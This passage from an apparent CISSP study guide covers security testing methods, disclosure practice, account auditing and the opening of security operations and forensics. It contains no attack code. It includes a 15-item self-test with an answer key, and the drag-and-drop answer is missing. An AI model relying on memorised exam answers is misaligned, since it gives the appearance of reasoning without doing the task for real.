Code compiler warnings can also be considered a “lite” form of static analysis. The C compiler GCC (Gnu Compiler Collection, see: <https://gcc.gnu.org>) contains static code analysis features: “The gcc compiler includes many of the features of lint, the classic C program verifier, and then some ... The gcc compiler can identify many C program constructs that pose potential problems, even for programs that conform to the syntax rules of the language. For instance, you can request that the compiler report whether a variable is declared but not used, a comment is not properly terminated, or a function returns a type not permitted in older versions of C.” Please note that GCC itself is not testable, it is given as an example of a compiler with static testing capabilities [7].

Dynamic Application Security Testing (DAST) tests the code while executing it. With dynamic testing, security checks are performed while running or executing the code or application under review.

Both approaches are appropriate and complement each other. Static analysis tools might uncover flaws in code that have not even yet been fully implemented in a way that would expose the flaw to dynamic testing. However, dynamic analysis might uncover flaws that exist in the implementation and interaction of code that static analysis missed.

The term “push left” describes discovering (or avoiding) flaws as early as possible in the software development lifecycle. The best way to mitigate a vulnerability is to never have that vulnerability, so training developers to write secure code (and avoid mistakes) is paramount. Assuming a vulnerability exists, SAST discovers flaws earlier in the software development process, when they are easier (and cheaper) to mitigate. DAST occurs later in the development process, increasing the time (and cost) to mitigate discovered flaws.

White box software testing gives the tester access to program source code, data structures, variables, etc. *Black box testing* gives the tester no internal details: the software is treated as a black box that receives inputs.

Disclosure

Performing application security testing may result in discovery of vulnerabilities in third-party software. Disclosure describes the actions taken after discovering a software vulnerability. This topic has proven controversial: what actions should you take if you discover a flaw in well-known software such as the Apache Web server or Microsoft’s IIS (Internet Information Services) Web server?

Assuming you are an ethical researcher, the risk is not that you understand the vulnerability: the risk is that others may independently discover the vulnerability or may have already done so. If the others are unethical, anyone running the vulnerable software is at risk.

The ethical researcher could privately inform the vendor responsible for the software and share the research that indicated the software was vulnerable. This process works well if the vendor quickly releases a fix or a patch for the vulnerability, but what if the vendor does nothing?

Full disclosure is the controversial practice of releasing vulnerability details publicly. The rationale is this: if the bad guys may already have the information, then everyone should also have it. This ensures the white hats also receive the information and will also pressure the vendor to patch the vulnerability. Advocates argue that vulnerable software should be fixed as quickly as possible; relying on (perceived) lack of knowledge of the vulnerability amounts to “Security through obscurity,” which many argue is ineffective.

The practice of full disclosure is controversial (and considered unethical by many) because many unethical hackers (including script kiddies) may benefit from this practice; zero-day exploits (exploits for vulnerabilities with no patch) are more likely to be developed, and additional innocent organizations may be harmed.

Ethical disclosure (also called responsible disclosure) is the practice of privately sharing vulnerability information with a vendor and withholding public release until a patch is available. This is considered the best disclosure option. Other options exist between full and responsible disclosure, including privately sharing vulnerability information with a vendor, but including a deadline, such as “I will post the vulnerability details publicly in three months, or after you release a patch, whichever comes first.”

Software Testing Levels

It is usually helpful to approach the challenge of testing software from multiple angles, addressing various testing levels, from low to high. The software testing levels of Unit Testing, Installation Testing, Integration Testing, Regression Testing, and Acceptance Testing are designed to accomplish that goal:

- *Unit Testing*: Low-level tests of software components, such as functions, procedures, or objects
- *Installation Testing*: Testing software as it is installed and first operated
- *Integration Testing*: Testing multiple software components as they are combined into a working system. Subsets may be tested, or *Big Bang* integration testing tests all integrated software components
- *Regression Testing*: Testing software after updates, modifications, or patches
- *Acceptance Testing*: testing to ensure the software meets the customer’s operational requirements. When this testing is done directly by the customer, it is called User Acceptance Testing.

Fuzzing

Fuzzing (also called *fuzz testing*) is a type of black box testing that submits random, malformed data as inputs into software programs to determine if they will crash. A program that crashes when receiving malformed or unexpected input is likely to suffer from a boundary checking issue and may be vulnerable to a buffer overflow attack.

Fuzzing is typically automated, repeatedly presenting random input strings as command line switches, environment variables, and program inputs. Any program that crashes or hangs has failed the fuzz test.

Fuzzing can be considered a particular type of dynamic testing. Fuzzers are simply used to automate providing input to the application. Many people commonly associate fuzzers specifically with uncovering simple buffer overflow conditions. However, advanced and custom fuzzers will do more than simply provide tremendous volume of input to an application. Fuzzers can and have been used to uncover much more complex flaws than the traditional buffer overflow flaws.

Combinatorial Software Testing

Combinatorial software testing is a black box testing method that seeks to identify and test all unique combinations of software inputs. An example of combinatorial software testing is *pairwise testing* (also called *all pairs testing*).

NIST gives the following example of pairwise testing (see <http://csrc.nist.gov/groups/SNS/acts/documents/kuhn-kacker-lei-hunter09.pdf>): “Suppose we want to demonstrate that a new software application works correctly on PCs that use the Windows or Linux operating systems, Intel or AMD processors, and the IPv4 or IPv6 protocols. This is a total of $2 \times 2 \times 2 = 8$ possibilities but, as (Table 7.1) shows, only four tests are required to test every component interacting with every other component at least once. In this most basic combinatorial method, known as pairwise testing, at least one of the four tests covers all possible pairs ($t=2$) of values among the three parameters” [8].

Traceability Matrix

A *Traceability Matrix* (sometimes called a Requirements Traceability Matrix, or RTM) can be used to map customers’ requirements to the software testing plan: it “traces” the “requirements,” and ensures that they are being met. It does this by

Table 7.1 NIST Pairwise Testing Example [8].

Test Case	OS	CPU	Protocol
1	Windows	Intel	IPv4
2	Windows	AMD	IPv6
3	Linux	Intel	IPv6
4	Linux	AMD	IPv4

Table 7.2 Sample Requirements Traceability Matrix [9].

Requirement ID	Requirements Tested	Use Case 1.1	Use Case 1.2	Use Case 1.3	...
Test cases	34	2	4	7	
TC1.1.1	2	X		X	
TC1.1.2	1				
TC1.2.1	3	X		X	
TC1.2.2	1		X		
TC1.2.3	2			X	
...					

mapping customer use cases to test cases. Table 7.2 shows a sample Requirements Traceability Matrix.

Misuse Case Testing

Synthetic transactions are designed to simulate normal behavior; misuse case testing is designed to simulate abnormal user behavior. Use cases for applications spell out how various functionality is going to be leveraged within an application. Formal use cases are typically built as a flow diagram, written in UML (Unified Modeling Language), and are created to help model expected behavior and functionality.

The idea of misuse case testing is to formally model, again most likely using UML, how security impact could be realized by an adversary abusing the application. This can be seen simply as a different type of use case, but the reason for calling out misuse case testing specifically is to highlight the general lack of considering attacks against the application.

Test Coverage Analysis

Test or code coverage analysis seeks to determine the percentage of an application that has been tested. The goal is to ensure there are no significant gaps where a lack of testing could allow for bugs or security issues to be present that otherwise should have been discovered.

Interface Testing

Traditional interface testing within applications is primarily concerned with appropriate functionality being exposed across all the ways users can interact with the application. From a security-oriented vantage point, the goal is to ensure that security is uniformly applied across the various interfaces. Effectively, this type of testing considers varied potential attack vectors an adversary could leverage.

A simplified example of this might be a web application that uses Adobe Flash when a client presents with that capability but will present an alternative view to

clients that lack support for Adobe Flash. If testing was only performed with a desktop browser that had built-in Flash support, then security flaws that are present in the mobile version of the application presented to iPhones might well be missed. While interface testing encompasses more than just desktop vs. mobile browser, the concept still applies. An application's security requirements must be implemented regardless of how a person or machine is interfacing with the code.

Analyze and Report Test Outputs

Accumulating vast quantities of security test results is easy; remediating findings based on those results is much more difficult. An example of this is organizations performing vulnerability scans on an almost continuous basis. However, simply producing that report does nothing to improve the situation. Producing the security testing data is a necessary first step but is not sufficient to improve future test results.

The volume of data to be analyzed is likely staggering, but an approach should be employed to prioritize reviewing and acting on some results before others. As with many things in security, the approach to triage should be informed by an understanding of risk. Imagine the exact same flaw or vulnerability existed on every system in an organization. Would the risk associated with each vulnerability be the same? No, of course not. Even though the exact same flaw exists, the risk could be drastically different based upon, for example, the criticality of the system or data, and the likelihood of an adversary being able to exploit each manifestation of the flaw.

The organization should already have significant data that speaks to confidentiality, integrity, and availability concerns for business assets. This data should be used to inform the analysis of security testing output. Depending upon how easily consumable the risk data is, some basic prioritization and analysis might be able to be automated. Other data will require manual review, at least initially, but to the extent possible should be documented in a way that helps better automate future test data review.

A formal process for managing exceptions needs to be in place. Legacy systems are a common example. They often lack modern controls, and typically are deemed critical risks by vulnerability scanning software. Replacing all legacy systems with modern, secure systems is the obvious choice, but budget constraints may make that impossible, at least in the short term. Compensating controls (such as additional firewalls, physical segmentation, application whitelisting, and additional monitoring) should be used in that case. A documented risk acceptance by the system or data owner should be required in this case.

Collecting Security Process Data

Organizations need to collect data supporting the day-to-day effectiveness of their security processes and controls. Questions to be asked include: how operationally

effective is account management, can backups be restored, and can they be restored in a timely fashion? Note that collecting Disaster Recovery Planning (DRP) and Business Continuity Planning (BCP) data is also part of this process. We will discuss DRP and BCP in [Chapter 8](#), Domain 7: Security Operations.

Account Management

Auditing the operational effectiveness of account management is critical. New employees enter an organization, existing employees may change roles, and employees may leave the company. A key question to answer is: how accurately does the actual account access match the desired? Common auditing steps include:

- Procure a list of employees who have exited the company in the past year and verify that all their accounts and access have been revoked. This includes computer accounts, email accounts, physical access to buildings and garages via smart cards.
- Ask human resources to provide a list of all employees whose job roles have changed, and verify unneeded accounts or access tied to their old roles has been revoked
- Audit the account provisioning process. Assuming formal approval is required, compare the time and date of final account approval with the time and date of actual account creation on the system. The former should always occur before the latter (and not vice versa)
- Verify that temporary and emergency accounts have been disabled in a timely fashion
- Identify inactive accounts (that have not been accessed for a long period of time) and verify that they have been disabled in a timely fashion
- Audit all privileged groups (such as Windows Active Directory domain administrators) and verify all included accounts are correct

Management Review and Approval

There are two types of managers when discussing account management: system account managers (such as the employees responsible for creating email accounts) and the employee's actual manager (who he or she reports to). Employee's managers must provide formal approval for account creation, as part of an account creation process. They should also provide notification when roles change, employees leave the organization, etc.

Let's assume an organization's policy requires an employee's manager to notify system account managers within 24 hours of a change to their employee's role. Note that there is no industry-wide best practice for this duration: it is dependent on each organization's risk analysis. NIST Special Publication 800-53r5 lists the following account management and review steps that must occur within that duration (24 hours in this case): *notify account managers when accounts are no longer required, when*

users are terminated or transferred, and when system usage or need-to-know changes for an individual [5].

Key Performance and Risk Indicators

Key Performance Indicators (KPIs) and Key Risk Indicators (KRIs) are widely used business terms that also apply to information security. In the information security world, Key Performance Indicators are used to measure availability and (as the name implies) Risk Indicators are used to measure risk.

KPI examples include system uptime, bandwidth and latency, number of emails sent and received, and concurrent users. KRI examples include vulnerability scanning findings, tracking unpatched systems, legacy systems, use of single-factor authentication, and antivirus events. Fig. 7.1 shows an example KRI tracking system updates, vulnerabilities, user identification, and automated logout.

	Variables	Key Risk Indicators	KRI value		
			2011	2012	2013
Confidentiality information and cyber security risk	System Control	Data update rate	3 times /year	4 times /year	4 times /year
		(The number of controls per year/Number of controls planned) * 100	75%	75%	100%
	System vulnerability	Insurance policies for this type of risk	No	No	No
		The number of cyber attacks per year	NO DATA	NO DATA	NO DATA
		The implementation of a management plan	YES	YES	YES
	System security	Unique identification of users	YES	YES	YES
		Automatic users logout password for all equipments	YES	YES	YES

FIG. 7.1

Key risk indicators.

Source: https://www.researchgate.net/publication/283329102_THE_INFORMATION_CONFIDENTIALITY_AND_CYBER_SECURITY_IN_MEDICAL_INSTITUTIONS. Image by: Claudia Diana, Sabau-Popa & Ioana-Alexandra, Bradea & Bolos, Marcel & Delcea, Camelia. Image under permission of Creative Commons Attribution-NoDerivatives 4.0 International (CC BY-ND 4.0).

Backup Verification Data

Backups are a critical operational control, and their impact has been heightened by the rise of ransomware. There's an old operational saying: you don't have a backup until you've restored it. Performing a gap analysis of backups and identifying critical systems and data that are not backed up, is critical. That alone is not enough: the ability to restore backups in an operationally timely manner is paramount.

We will discuss three critical metrics in [Chapter 8](#), Domain 7: Security Operations—Recovery Point Objective (RPO), Recovery Time Objective (RTO), and Work Recovery Time (WRT). Here's a preview: RPO is the amount of data loss or system inaccessibility (measured in time) that an organization can withstand. RTO describes the maximum time allowed to recover business or IT systems. WRT describes the time required to configure a recovered system.

Many organizations focus on the ability to recover data, without calculating the time required to do so. Assume an organization has full backups of all critical data: if ransomware has infected hundreds of critical systems and encrypted the data, how long will it take to recover? If the answer is weeks or months, can the business survive that long? This illustrates why complete backups themselves are not enough: properly calculating RPO, RTO, and WRT are paramount. One part of that process is performing proactive restores of critical data, and measuring the time required to restore critical systems.

Tracking Training and Awareness

As discussed in [Chapter 2](#), Domain 1: Security and Risk Management, security awareness and training are often confused. Awareness changes user behavior; training provides a skill set. Both need to be formally tracked.

Organizations should perform a gap analysis to determine that employees have been trained for roles that may require it (such as cloud engineers). Failure to do can result in significant issues: informally learning specialized skills such as cloud engineering “on the job” can lead to significant gaps in knowledge that can lead to mistakes, outages, and compromises. This process requires a formal budgeted program to be in place, providing training either in-house or third party (or a combination of the two).

Every employee needs to undergo routine mandatory user security awareness, with attendance tracked. Some organizations tied annual cost-of-living increases to a variety of factors, including having completed awareness. This ensures near 100% attendance.

Summary of Exam Objectives

In this domain we have learned about various methods to test real-world security of an organization, including vulnerability scanning, penetration testing, security

assessments, and audits. Vulnerability scanning determines one half of the “Risk = Threat \times Vulnerability” equation. Penetration tests seek to match those vulnerabilities with threats, to demonstrate real-world risk. Assessments provide a broader view of the security picture, and audits demonstrate compliance with a published specification, such as PCI-DSS. We discussed Synthetic transactions, which attempt to emulate real-world uses of an application using scripts or tools that simulate activities normally performed in an application. We also discussed testing code security, including static methods such as source code analysis, walkthroughs, syntax checking, and use of secure compilers. We discussed dynamic methods used on running code, including fuzzing and various forms of black box testing.

Self-Test

Note

Please see the Self-Test Appendix for explanations of all correct and incorrect answers.

1. What process involves building scripts or tools that simulate activities normally performed in an application?
 - A. Test coverage analysis
 - B. Misuse case testing
 - C. Synthetic transactions
 - D. Penetration test
2. What security metric is used to measure availability?
 - A. Key Uptime Indicator
 - B. Key Risk Indicator
 - C. Key Performance Indicator
 - D. Key Response Indicator
3. What process is designed to automate penetration tests, and is often run 24/7/365?
 - A. Misuse case testing
 - B. Synthetic transactions
 - C. Breach attack simulation
 - D. Test coverage analysis
4. What type of penetration test begins with no external or trusted information and begins the attack with public information only?
 - A. Full knowledge
 - B. Partial knowledge
 - C. Grey box
 - D. Zero knowledge

5. What type of assessment would best demonstrate an organization's compliance with PCI-DSS (Payment Card Industry Data Security Standard)?
 - A. Audit
 - B. Penetration test
 - C. Security assessment
 - D. Vulnerability assessment
6. What type of test provides internal information to the penetration tester, including network diagrams, policies and procedures, and sometimes reports from previous penetration testers?
 - A. Full knowledge
 - B. Partial knowledge
 - C. Grey box
 - D. Zero knowledge
7. What can be used to ensure software meets the customer's operational requirements?
 - A. Integration testing
 - B. Installation testing
 - C. Acceptance testing
 - D. Unit testing
8. What term describes a no-tech or low-tech method that uses the human mind to bypass security controls?
 - A. Fuzzing
 - B. Social engineering
 - C. War dialing
 - D. Zero-knowledge test
9. What term describes a black box testing method that seeks to identify and test all unique combinations of software inputs?
 - A. Combinatorial software testing
 - B. Dynamic Application Security Testing
 - C. Misuse case testing
 - D. Static Application Security Testing
10. What term describes a holistic approach for determining the effectiveness of access control, and has a broad scope?
 - A. Security assessment
 - B. Security audit
 - C. Penetration test
 - D. Vulnerability assessment

Use the following scenario to answer questions 11 through 14:

You are the CISO of a large bank and have hired a company to provide an overall security assessment, and also provide a penetration test of your organization. Your goal is to determine overall information security effectiveness. You are specifically interested in determining if theft of financial data is possible.

Your bank has recently deployed a custom-developed three-tier web application that allows customers to check balances, make transfers, and deposit checks by taking a photo with their smartphone and then uploading the check image. In addition to a traditional browser interface, your company has developed a smartphone app for both Apple iOS and Android devices.

The contract has been signed, and both scope and rules of engagement have been agreed upon. A 24/7 operational IT contact at the bank has been made available in case of any unexpected developments during the penetration test, including potential accidental disruption of services.

11. Assuming the penetration test is successful, what is the best way for the penetration testing firm to demonstrate the risk of theft of financial data?
 - A. Instruct the penetration testing team to conduct a thorough vulnerability assessment of the server containing financial data
 - B. Instruct the penetration testing team to download financial data, redact it, and report accordingly
 - C. Instruct the penetration testing team that they may only download financial data via an encrypted and authenticated channel
 - D. Place a harmless “flag” file in the same location as the financial data, and inform the penetration testing team to download the flag
12. What type of penetration test will result in the most efficient use of time and hourly consultant expenses?
 - A. Automated knowledge
 - B. Full knowledge
 - C. Partial knowledge
 - D. Zero knowledge
13. You would like to have the security firm test the new web application, but have decided not to share the underlying source code. What type of test could be used to help determine the security of the custom web application?
 - A. Secure compiler warnings
 - B. Fuzzing
 - C. Static testing
 - D. White box testing
14. During the course of the penetration test, the testers discover signs of an active compromise of the new custom-developed three-tier web application. What is their best source of action?
 - A. Attempt to contain and eradicate the malicious activity
 - B. Continue the test
 - C. Quietly end the test, immediately call the operational IT contact, and escalate the issue
 - D. Shut the server down
15. Drag and drop: Which of the following statements about Syslog are true? Drag and drop all correct answers from left to right.

Possible Answers

- Uses UDP
- Uses TCP
- Data is encrypted
- Data is plaintext
- Authenticated
- Easily spoofed


Correct Answers

Drag and drop.

Self-Test Quick Answer Key

1. C
2. C
3. C
4. D
5. A
6. A
7. C
8. B
9. A
10. A
11. D
12. B
13. B
14. C

15.



Drag and drop—Answer.

References

- [1] NIST Special Publication 800-115: Technical Guide to Information Security Testing and Assessment. <https://nvlpubs.nist.gov/nistpubs/Legacy/SP/nistspecialpublication800-115.pdf>. (Accessed 19 May 2022).
- [2] What are Breach and Attack Simulations? <https://www.xmcyber.com/glossary/what-are-breach-and-attack-simulations/>. (Accessed 19 May 2022).
- [3] NIST Special Publication 800-92: Guide to Computer Security Log Management. <https://csrc.nist.gov/publications/detail/sp/800-92/final>. (Accessed 19 May 2022).
- [4] Five Mistakes of Log Analysis. <https://www.computerworld.com/article/2567666/five-mistakes-of-log-analysis.html>. (Accessed 19 May 2022).
- [5] NIST Special Publication 800-53r5: Security and Privacy Controls for Information Systems and Organizations. <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53r5.pdf>. (Accessed 19 May 2022).
- [6] Monitoring by Using Synthetic Transactions. [https://docs.microsoft.com/en-us/previous-versions/system-center/operations-manager-2007-r2/dd440885\(v=technet.10\)](https://docs.microsoft.com/en-us/previous-versions/system-center/operations-manager-2007-r2/dd440885(v=technet.10)). (Accessed 19 May 2022).

- [7] P. Seebach, M.G. Sobell, A Practical Guide to UNIX for Mac OS X Users, Prentice Hall PTR, Upper Saddle River, NJ, 2005, p. 499.
- [8] Combinatorial Software Testing. <http://csrc.nist.gov/groups/SNS/acts/documents/kuhn-kacker-lei-hunter09.pdf>. (Accessed 19 May 2022).
- [9] Collecting Project Requirements. <https://www.pmexamsmartnotes.com/collect-requirements/>. (Accessed 19 May 2022).

This page intentionally left blank

Domain 7: Security Operations

8

Exam objectives in this chapter:

- Administrative Security
- Forensics
- Incident Management
- Operational Preventive and Detective Controls
- Asset Management
- Continuity of Operations
- Business Continuity Planning
- Disaster Recovery Planning

Unique Terms and Definitions

- Business Continuity Plan (BCP)—a long-term plan to ensure the continuity of business operations
- Collusion—an agreement between two or more individuals to subvert the security of a system
- Continuity of Operations Plan (COOP)—a plan to maintain operations during a disaster
- Disaster—any disruptive event that interrupts normal system operations
- Disaster Recovery Plan (DRP)—a short-term plan to recover from a disruptive event
- Mean Time Between Failures (MTBF)—quantifies how long a new or repaired system will run on average before failing
- Mean Time to Repair (MTTR)—describes how long it will take to recover a failed system
- Mirroring—complete duplication of data to another disk, used by some levels of RAID
- Redundant Array of Inexpensive Disks (RAID)—a method of using multiple disk drives to achieve greater data reliability, greater speed, or both
- Striping—spreading data writes across multiple disks to achieve performance gains, used by some levels of RAID

Introduction

Security Operations is concerned with threats to a production operating environment. Threat agents can be internal or external actors, and operations security must account for both of these threat sources in order to be effective. Ultimately, operations security centers on the fact that people need appropriate access to data. This data will exist on some particular media, and is accessible by means of a system. So operations security is about people, data, media, hardware, and the threats associated with each of these in a production environment.

Disaster Recovery Planning has emerged as a critical component of the Common Body of Knowledge. Our world of the past 15 years has experienced many disruptive events: terrorism, earthquakes, hurricanes, tsunamis, floods, and the COVID-19 pandemic. Business Continuity and Disaster Recovery Planning are an organization's last line of defense: when all other controls have failed, BCP/DRP is the final control that may prevent drastic events such as injury, loss of life, or failure of an organization. As information security professionals, we must be vigilant, and protect our organizations and staff from these disruptive events.

Administrative Security

All organizations contain people, data, and means for people to use the data. A fundamental aspect of operations security is ensuring that controls are in place to inhibit people either inadvertently or intentionally compromising the confidentiality, integrity, or availability of data or the systems and media holding that data. Administrative Security provides the means to control people's operational access to data.

Administrative Personnel Controls

Administrative Personnel Controls represent important operations security concepts that should be mastered by the CISSP® candidate. These are fundamental concepts within information security that permeate through multiple domains.

Least Privilege or Minimum Necessary Access

One of the most important concepts in all of information security is the *principle of least privilege*. The principle of least privilege dictates that persons have no more than the access that is strictly required for the performance of their duties. The principle of least privilege may also be referred to as the principle of minimum necessary access. Regardless of name, adherence to this principle is a fundamental tenet of security, and should serve as a starting point for administrative security controls.

Although the principle of least privilege is applicable to organizations leveraging Mandatory Access Control (MAC), the principle's application is most obvious in Discretionary Access Control (DAC) environments. With DAC, the principle of least privilege suggests that a user will be given access to data if, and only if, a data owner determines that a business need exists for the user to have the access. With

MAC, we have a further concept that helps to inform the principle of least privilege: need to know.

Need to Know

In organizations with extremely sensitive information leveraging Mandatory Access Control (MAC), basic determination of access is enforced by the system. The access determination is based upon clearance levels of subjects and classification levels of objects. Though the vetting process for someone accessing highly sensitive information is stringent, clearance level alone is insufficient when dealing with the most sensitive of information. An extension to the principle of least privilege in MAC environments is the concept of compartmentalization.

Compartmentalization, a method for enforcing *need to know*, goes beyond the mere reliance upon clearance level and necessitates simply that someone requires access to information. Compartmentalization is best understood by considering a highly sensitive military operation: while there may be a large number of individuals (some of high rank), only a subset “need to know” specific information. The others have no “need to know,” and therefore no access.

Separation of Duties (SoD)

While the principle of least privilege is necessary for sound operational security, in many cases it alone is not a sufficient administrative control. As an example, imagine that an employee has been away from the office for training, and has submitted an expense report indicating \$1,000,000 was needed for reimbursement. This individual happens to be a person who, as part of her daily duties, had access to print reimbursement checks, and would therefore meet the principle of least privilege for printing her own reimbursement check. Should she be able to print herself a nice big \$1,000,000 reimbursement check? While this access may be necessary for her job function, and thus meets the requirements for the principle of least privilege, additional controls are required.

The example above serves to illustrate the next administrative security control, *separation of duties* (SoD). Separation of duties prescribes that multiple people are required to complete critical or sensitive transactions. The goal of separation of duties is to ensure that in order for someone to be able to abuse their access to sensitive data or transactions, they must convince another party to act in concert. *Collusion* is the term used for the two parties conspiring to undermine the security of the transaction. The classic action movie example of separation of duties involves two keys, a nuclear sub and a rogue captain.

Learn by Example

Separation of Duties

Separation of duties is a hard lesson to learn for many organizations, but many only needed to learn this lesson once. One such organization had a relatively small and fledgling security department that was created as a result of regulatory compliance mandates. Most of the other departments were fairly antagonistic toward this new department because it simply cobbled together various perceived security functions and was not mindfully built. The original intent was for the department to serve

primarily in an advisory capacity regarding all things in security, and for the department not to have operational responsibilities regarding changes. The result meant that security ran a lot of vulnerability scans, and took these to operations for resolution. Often operations staff members were busy with more pressing matters than patch installations, the absence of which posed little perceived threat.

Ultimately, because of their incessant nagging, the security department was given the, thankless if ever there was one, task of enterprise patch management for all but the most critical systems. Though this worked fine for a while, eventually, one of the security department staff realized that his performance review depended upon his timely remediation of missing patches, and, in addition to being the person that installed the patches, he was also the person that reported whether patches were missing. Further scrutiny was applied when management thought it odd that he reported significantly fewer missing patches than all of his security department colleagues. Upon review it was determined that though the employee had indeed acted unethically, it was beneficial in bringing the need for separation of duties to light. Though many departments have not had such an egregious breach of conduct, it is important to be mindful of those with audit capabilities also being operationally responsible for what they are auditing. The moral of the story: *Quis custodiet ipsos custodes?* [1] Who watches the watchers?

Rotation of Duties/Job Rotation

Rotation of Duties, also known as job rotation or rotation of responsibilities, provides an organization with a means to help mitigate the risk associated with any one individual having too many privileges. Rotation of duties simply requires that one person does not perform critical functions or responsibilities without interruption. There are multiple issues that rotation of duties can help begin to address. One issue addressed by job rotation is the “hit by a bus” scenario: imagine, morbid as it is, that one individual in the organization is hit by a bus on their way to work. If the operational impact of the loss of an individual would be too great, then perhaps one way to assuage this impact would be to ensure that there is additional depth of coverage for this individual’s responsibilities.

Rotation of duties can also mitigate fraud. Over time some employees can develop a sense of ownership and entitlement to the systems and applications they work on. Unfortunately, this sense of ownership can lead to the employee’s finding and exploiting a means of defrauding the company with little to no chance of arousing suspicion. One of the best ways to detect this fraudulent behavior is to require that responsibilities that could lead to fraud be frequently rotated amongst multiple people. In addition to the increased detection capabilities, the fact that responsibilities are routinely rotated deters fraud.

Exam Warning

Though job or responsibility rotation is an important control, this, like many other controls, is often compared against the cost of implementing the control. Many organizations will opt not to implement rotation of duties because of the cost associated with implementation. For the exam, be certain to appreciate that cost is always a consideration, and can trump the implementation of some controls.

Mandatory Leave/Forced Vacation

An additional operational control that is closely related to rotation of duties is *mandatory leave*, also known as forced vacation. Though there are various justifications for requiring employees to be away from work, the primary security considerations are similar to that addressed by rotation of duties: reducing or detecting personnel single points of failure, and detection and deterrence of fraud. Discovering a lack of depth in personnel with critical skills can help organizations understand risks associated with employees being unavailable for work due to unforeseen circumstances. Forcing all employees to take leave can identify areas where depth of coverage is lacking. Further, requiring employees to be away from work while it is still operating can also help discover fraudulent or suspicious behavior. As stated before, the sheer knowledge that mandatory leave is a possibility might deter some individuals from engaging in the fraudulent behavior in the first place, because of the increased likelihood of getting caught.

Non-disclosure Agreement (NDA)

A *non-disclosure agreement* (NDA) is a work-related contractual agreement that ensures that, prior to being given access to sensitive information or data, an individual or organization appreciates their legal responsibility to maintain the confidentiality of that sensitive information. Job candidates, consultants, or contractors often sign non-disclosure agreements before they are hired. Non-disclosure agreements are largely a directive control.

Note

Though non-disclosure agreements are commonly now part of the employee orientation process, it is vitally important that all departments within an organization appreciate the need for non-disclosure agreements. This is especially important for organizations where it is commonplace for individual departments to engage with outside consultants and contractors.

Background Checks

Background checks (also known as background investigations or pre-employment screening) are an additional administrative control commonly employed by many organizations. The majority of background investigations are performed as part of a pre-employment screening process. Some organizations perform cursory background investigations that include a criminal record check. Others perform more in-depth checks, such as verifying employment history, obtaining credit reports, and in some cases requiring the submission of a drug screening.

The sensitivity of the position being filled or data to which the individual will have access strongly determines the degree to which this information is scrutinized and the depth to which the investigation will report. The overt purpose of these pre-employment background investigations is to ensure that persons who will be employed have not exhibited behaviors that might suggest they cannot be trusted with the responsibilities of the position. Ongoing, or postemployment, investigations

seek to determine whether the individual continues to be worthy of the trust required of their position. Background checks performed in advance of employment serve as a preventive control while ongoing repeat background checks constitute a detective control and possibly a deterrent.

Privileged Account Management

Though many organizations have laudably reduced the number of users with access to highly privileged accounts, there will necessarily be a need for at least some privileged accounts to exist. While all users can, and will, be targeted by adversaries, because of their heightened access privileged accounts represent an even higher value to adversaries. Given their inherently greater access coupled with higher value to the adversary, extra precautions and mitigations are warranted for privileged accounts.

While ubiquitous MFA would be preferable, at the very least, organizations should require MFA for privileged accounts. Given their substantial access, MFA is warranted. However, more privileged accounts very often have need for remote access, which even further exposes these accounts to adversaries.

In addition to requiring MFA, another common practice for privileged account management involves provisioning multiple user accounts to those individuals that wield an account with greater access. Besides their privileged user account, these individuals will also be provisioned with a less capable standard user account that is intended for routine activities that don't warrant higher privileges. These less capable accounts should also be employed for any usage patterns commonly abused by adversaries, most notably web browsing and email. These activities do not require higher privileges and are very commonly abused by adversaries.

To limit the productivity impact associated with using multiple accounts, organizations employ systems that allow the use of distinct credentials without having to completely log out and login again.

Privilege Monitoring

The business needs of organizations require that some individuals have privileged access to critical systems, or systems that contain sensitive data. These individuals' heightened privileges require both greater scrutiny and more thoughtful controls in order to ensure that confidentiality, integrity, and availability remain intact. Some of the job functions that warrant greater scrutiny include: account creation/modification/deletion, system reboots, data backup, data restoration, source code access, audit log access, and security configuration capabilities.

Forensics

Digital forensics provides a formal approach to dealing with investigations and evidence with special consideration of the legal aspects of this process. Forensics is closely related to incident response, which is covered later in this chapter under

the section “[Incident Management](#).” The main distinction between forensics and incident response is that forensics is evidence-centric and typically more closely associated with crimes and longer duration investigations, while incident response is more dedicated to identifying, containing, and recovering from security incidents.

The forensic process must preserve the “crime scene” and the evidence in order to prevent unintentionally violating the integrity of either the data or the data’s environment. A primary goal of forensics is to prevent unintentional modification of the system. Historically, this integrity focus led investigators to cut a system’s power to preserve the integrity of the state of the hard drive, and prevent an interactive attacker or malicious code from changing behavior in the presence of a known investigator. This approach persisted for many years, but is now changing due to antiforensics.

Exam Warning

Always ensure that any forensic actions uphold integrity, and are legal and ethical.

Antiforensics makes forensic investigation difficult or impossible. One antiforensic method is malware that is entirely memory-resident, and not installed on the disk drive. If an investigator removes power from a system with entirely memory-resident malware, all volatile memory including RAM is lost, and evidence is destroyed. Because of the investigative value of information available only in volatile memory, the current forensic approach favors some degree of *live forensics* that includes taking a bit by bit, or *binary image* of physical memory, gathering details about running processes, and gathering network connection data.

Forensic Process

Digital forensics requires a rigorous and trustworthy process. To say that lives depend on the results of forensic investigations would not be an overstatement. The general phases of the forensic process are: the identification of potential evidence; the acquisition of that evidence; analysis of the evidence; and production of a report.

Identification

During the identification phase, the analyst attempts to determine systems, media, and data relevant to the investigation. Identified resources will be targeted for acquisition. Though generally a linear process involving identification progressing to acquisition, subsequent analysis or simply better understanding of scope can warrant revisiting the identification phase of the process during later stages of the investigation.

